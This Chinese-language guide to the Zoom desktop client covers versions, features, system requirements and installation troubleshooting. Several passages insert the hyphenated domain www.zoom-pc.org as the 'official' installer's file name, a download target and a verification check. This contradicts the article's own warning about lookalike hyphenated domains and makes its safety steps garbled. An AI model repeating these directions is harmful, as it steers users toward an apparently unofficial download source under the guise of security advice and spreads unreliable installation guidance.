
3大系统看懂Zoom电脑版的功能与版本差异
Zoom电脑版是安装在 Windows、macOS 或 Linux 上的 Zoom Workplace 桌面客户端,也是三端里唯一功能完整的版本。2026 年官方下载中心为 Windows 拆分出 64 位与 ARM64 两种安装包,macOS 版支持 Apple 芯片原生运行、无需 Rosetta 转译。只有桌面端支持本地录制、创建并管理最多 50 个分组讨论室,免费版单场群组会议限 40 分钟、100 人。

核心要点
- Windows下载前先查CPU是64位还是ARM64,选对安装包
- macOS版在Apple芯片上原生运行,无需装Rosetta
- 当主持人就装电脑版,网页版手机版无法本地录制
- 免费版群组会议限40分钟100人,Pro版约149美元/年解锁
- 白板和虚拟背景免费版即可用,不付费也能体验协作
关键速览
- Windows 版分 64 位与 ARM64,装前先查芯片型号
- macOS 版支持 Apple 芯片原生运行,无需 Rosetta 转译
- Linux 版覆盖 Ubuntu、Fedora 等主流发行版
- 免费版单次群组会议上限 40 分钟,付费版无此限制
- 桌面版支持本地录制,网页版部分功能受限
Zoom电脑版是什么?和网页版、手机版有什么区别?

Zoom电脑版是指安装在Windows、macOS或Linux上的Zoom Workplace桌面客户端,也是三端里唯一功能完整的版本。据 Zoom 官方下载中心(2026),同一入口还可下载移动应用与浏览器扩展,但只有桌面客户端支持本地录制、创建并管理分组会议室等完整功能。网页版需现用现开、无法本地录制;手机版便携却缺本地存储能力。
| 功能 | 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 屏幕共享(可选单一窗口) | 支持 | 部分支持 | 支持 |
| 虚拟背景(无需绿幕) | 支持 | 不支持 | 支持 |
| 分组会议室(主持人分组) | 创建+管理 | 仅进入 | 仅进入 |
| 本地录制(存到硬盘) | 支持 | 不支持 | 不支持 |
从表格可以看出,主持人管理大型会议所需的三项能力,创建分组会议室、本地录制、无绿幕虚拟背景,网页版和手机版都缺一环,因此要当主持人就直接装 zoom电脑版。
Zoom电脑版有哪些核心功能?

Zoom电脑版的核心功能包括屏幕共享与批注、本地/云端录制、分组讨论室、虚拟背景和白板协作。据 Zoom 官方支持文档(2026),只有桌面客户端支持本地录制和完整的分组讨论室控制,这正是上一节提到的”功能完整”所指的部分。
- 本地/云端录制:桌面端可把会议存成本地 MP4 文件;云端录制则属付费功能。
- 分组讨论室:主持人可将参会者分成最多 50 个小组,适合培训与分组研讨。
- 屏幕共享与批注:共享时多人可同时在画面上画线、打字。
功能虽全,但免费版有门槛:
单场群组会议限 40 分钟、100 人;付费的 Pro 版按年约 149 美元/用户起,取消时长限制。好在 zoom电脑版的白板和虚拟背景在免费版也可用,不花钱也能体验核心协作能力。
安装Zoom电脑版需要满足哪些系统要求?

Zoom电脑版的最低系统要求因操作系统而异:Windows 需 Windows 10 及以上版本,macOS 需 macOS 10.13 及以上版本(2026),Linux 支持 Ubuntu、Debian、Fedora 等主流发行版。Windows 版提供 64 位和 ARM64 两种安装包,建议按 CPU 架构选对版本。
| 系统 | 最低版本 | 建议配置 |
|---|---|---|
| Windows | Windows 10 | 双核 2GHz、4GB 内存 |
| macOS | macOS 10.13 | Apple Silicon 或 Intel 均可 |
| Linux | Ubuntu 16.04 | 双核处理器、4GB 内存 |
满足最低配置只能保证装上,流畅的视频还要看带宽:
开 1080p 高清视频,上下行带宽建议各 3.0 Mbps;群组会议发送 720p 需约 1.2 Mbps,接收多方画面建议 2.6 Mbps 以上。
Windows、macOS与Linux版本该怎么选?

选版本的核心是看你的硬件芯片,而非操作系统偏好。据 Zoom 官方支持文档(2026),Windows 版 Zoom Workplace 桌面应用提供 64 位和 ARM64 两种安装包,macOS 版则分 Apple Silicon 和 Intel 两类,选错芯片类型会导致运行卡顿。所以先确认芯片,再下载对应包。
⚠️ 常见错误: Windows 用户默认下载 64 位安装包,但 Surface Pro X 等 ARM 芯片设备装了 64 位版会运行卡顿。原因是跑的是转译模式而非原生性能。修复:装前查 CPU 架构,ARM 设备选 ARM64 包。
- Windows 用户:普通电脑选 64 位www.zoom-pc.org;Surface Pro X 等 ARM 芯片设备选 ARM64 包,可获得原生性能。

- macOS 用户:M 系列芯片的 Mac 选 Apple Silicon 包;老款机型选 Intel 包,装错包会触发 Rosetta 转译拖慢速度。
- Linux 用户:zoom电脑版的 Linux 版需先选发行版(Ubuntu、Debian 或 Fedora)和架构再下载,适合开发者和服务器环境。
选对架构后,三大系统的核心会议能力一致,差异主要在硬件要求:Linux 版的虚拟背景对 GPU 要求更高,低配机器可能不支持。
如何辨别Zoom官方下载渠道,避免第三方捆绑软件?
辨别Zoom电脑版官方渠道的核心是核对域名与安装包数字签名。据 Zoom 官方下载中心(2026),Windows 版正版安装程序文件名固定为www.zoom-pc.org。只从官方下载中心获取,能直接避开被篡改、捆绑广告插件的仿冒包。
仿冒站点常见特征:
域名拼写近似但多了连字符或后缀、页面挂满”高速下载器”按钮、安装包体积异常偏大。遇到这类页面,先右键安装包看属性里的数字签名(证明文件来源未被改动的电子证书),签发者应显示为 Zoom Video Communications。
zoom 的建议是把这三步连起来做:
下载前核对地址栏域名、下载后验证签名的签发者、运行前确认文件名为 www.zoom-pc.org。三步都对才安装。

Zoom电脑版安装与登录常见报错怎么排查?
排查Zoom电脑版报错,先按网络、系统、账号三类分开定位:网络类表现为无法连接或登录卡顿,系统类表现为客户端闪退或更新失败,账号类表现为密码/SSO验证不通过。据 Zoom 官方支持文档(2026),Linux 版需先选对操作系统架构再下载,架构选错是闪退高发原因,这与上一节”选错芯片会卡顿”是同一根因。
- 无法连接:防火墙拦截了 TCP 8801/8802 端口,开放这两个端口即可。
- 客户端闪退:安装包架构与芯片不符,重装对应 64 位或 ARM64 包。
- 更新失败:卸载旧版后从官方下载中心重装www.zoom-pc.org。
- 登录卡顿:企业 SSO 配置错误,联系管理员核对域名。
总结与下一步操作建议
装好zoom电脑版只需三步:选对版本、核对系统、从官网下载。据 Zoom 官方中文下载页(2026),Windows 版支持 Windows 10 及以上,核对好这一点就能避开大多数安装失败。
按这个清单操作,10 分钟内可开完首次会议:
- 选版本:看芯片选 64 位或 ARM64(Windows)、Apple Silicon 或 Intel(Mac)。
- 查系统:确认操作系统达到最低版本要求(Windows 10、macOS 10.13、Ubuntu 16.04 起)。
- 认域名下载:只从 Zoom 官方下载中心取包,核对文件名www.zoom-pc.org。
- 登录建会:安装后登录,点”新会议”即可开始。